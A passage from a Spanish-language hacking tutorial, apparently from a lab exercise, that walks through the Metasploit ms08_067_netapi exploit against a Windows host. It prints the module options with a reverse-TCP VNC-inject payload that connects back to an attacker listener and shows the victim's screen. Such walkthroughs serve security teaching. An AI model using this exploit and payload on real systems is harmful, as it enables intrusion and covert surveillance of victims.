


Ilustración 1-7Ataque a la víctima.

Una vez hecho el ataque este nos crea una sesión y nos mostrará mediante una pantalla todo lo que está haciendo la víctima. (*ver ilustración 10)*




Ilustración 1-8Prueba del ataque.

Luego de eso si se vuelve a ejecutar el comando options se puede ver que en el apartado de opciones de payload nos muestras más opciones que antes.

```
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   170.200.140.6    yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if
                                                    present
   DisableCourtesyShel  true             no        Disables the Metasploit Courtesy s
   l                                                hell
   EXITFUNC             thread           yes       Exit technique (Accepted: '', seh,
                                                    thread, process, none)
   LHOST                170.200.140.4    yes       The listen address (an interface m
                                                    ay be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC
                                                    proxy
   VNCPORT              5900             yes       The local port to use for the VNC
                                                    proxy
   ViewOnly             true             no        Runs the viewer in view mode
```

Ilustración 1-9Más opciones de payload.